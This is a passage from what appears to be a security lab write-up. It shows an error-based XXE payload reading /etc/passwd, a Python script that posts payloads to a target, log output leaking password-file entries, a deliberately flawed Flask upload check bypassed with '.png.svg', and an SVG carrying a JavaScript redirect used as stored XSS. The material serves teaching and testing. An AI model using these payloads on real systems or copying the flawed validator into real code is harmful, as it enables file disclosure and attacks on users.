            <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
            <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
            &#x25;eval;
            &#x25;error;
            <!ATTLIST attxx aa "bb"'>
            %local_dtd;
            ]>'''
```



```
payloads = [payload1, payload2, payload3, payload4, payload5, payload6]

for eval in payloads:
    xml='''<?xml version="1.0" encoding="UTF-8"?>
    INJECT-HERE
    <stockCheck>
    <productId>
    1
    </productId>
    <storeId>
    1
    </storeId>
    </stockCheck>'''

    xml=xml.replace("INJECT-HERE", eval)

    response=session.post(f"{server}{ENDPOINT}", data=xml)
```

Challenge 3 - Expert Lab Vulnerability


Obviously in this case the GNOME one will be the right one but the script would allow for an answer in other environments as well.



```
                                    error triggered
[18:56:28] "XML parser exited with error: java.io.FileNotFoundException: /C:\Windows\System32\wbem\xml\cim20.dtd    challenge_3.py:105
           (No such file or directory)"
                                    error triggered
[18:56:30] "XML parser exited with error: java.io.FileNotFoundException: /C:\Windows\System32\wbem\xml\wmi20.dtd    challenge_3.py:105
           (No such file or directory)"
                                    error triggered
[18:56:31] "XML parser exited with error: java.io.FileNotFoundException: /C:\Windows\System32\xwizard.dtd (No such  challenge_3.py:105
           file or directory)"
                                    error triggered
[18:56:33] "XML parser exited with error: java.io.FileNotFoundException:                                         challenge_3.py:105
           /usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd (No such file or directory)"
                                    error triggered
[18:56:34] "XML parser exited with error: java.io.FileNotFoundException:                                         challenge_3.py:105
           /usr/local/tomcat/lib/tomcat-coyote.jar!/org/apache/tomcat/util/modeler/mbeans-descriptors.dtd (No such
           file or directory)"
                                    error triggered
[18:56:36] "XML parser exited with error: java.io.FileNotFoundException:                                         challenge_3.py:105
           /nonexistent/root❌0:0:root:/root:/bin/bash
           daemon❌1:1:daemon:/usr/sbin:/usr/sbin/nologin
           bin❌2:2:bin:/bin:/usr/sbin/nologin
           sys❌3:3:sys:/dev:/usr/sbin/nologin
           sync❌4:65534:sync:/bin:/bin/sync
           games❌5:60:games:/usr/games:/usr/sbin/nologin
           man❌6:12:man:/var/cache/man:/usr/sbin/nologin
           lp❌7:7:lp:/var/spool/lpd:/usr/sbin/nologin
           mail❌8:8:mail:/var/mail:/usr/sbin/nologin
           news❌9:9:news:/var/spool/news:/usr/sbin/nologin
```


Vulnerable backend

As for the backend, we decided to build a site with a `file upload vulnerability`.




Vulnerable backend

In this way, the server will accept only images with predetermined and valid domains, and will check their validity in the `allowed_file` method. Indeed, we note that if we upload an `.svg` file, it will not be loaded



```
app = Flask(__name__)

ALLOWED_EXTENSIONS = {'png', 'jpg', 'jpeg', 'gif'}

def allowed_file(filename):
    return '.' in filename and \
           filename.split('.')[1].lower() in ALLOWED_EXTENSIONS
```




File not accepted

Upload your File

Vulnerable backend

However, if the same file is renamed to `.png.svg` the file will be correctly loaded within the `img` folder. This works because within the `allowed_file` method we notice that the check is done only on the content after the first dot of the split, so in this case it will parse the file as a `.png` image omitting the real `.svg` domain.



File uploaded!

Files in the Directory

- 1892363.jpg
- file.png.svg

Vulnerable backend

By opening the uploaded image we see the content of the `.svg` file. At this point, since the `.svg` file is writable in XML it is possible to insert a very trivial `javascript` code and redirect the victim to another page of our choice


backend > static > img > file.png.svg

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      window.location.href="https://shorturl.at/aMPTX"
   </script>
</svg>
```

Therefore, the site is not only vulnerable to file upload but also (for example) to a stored XSS.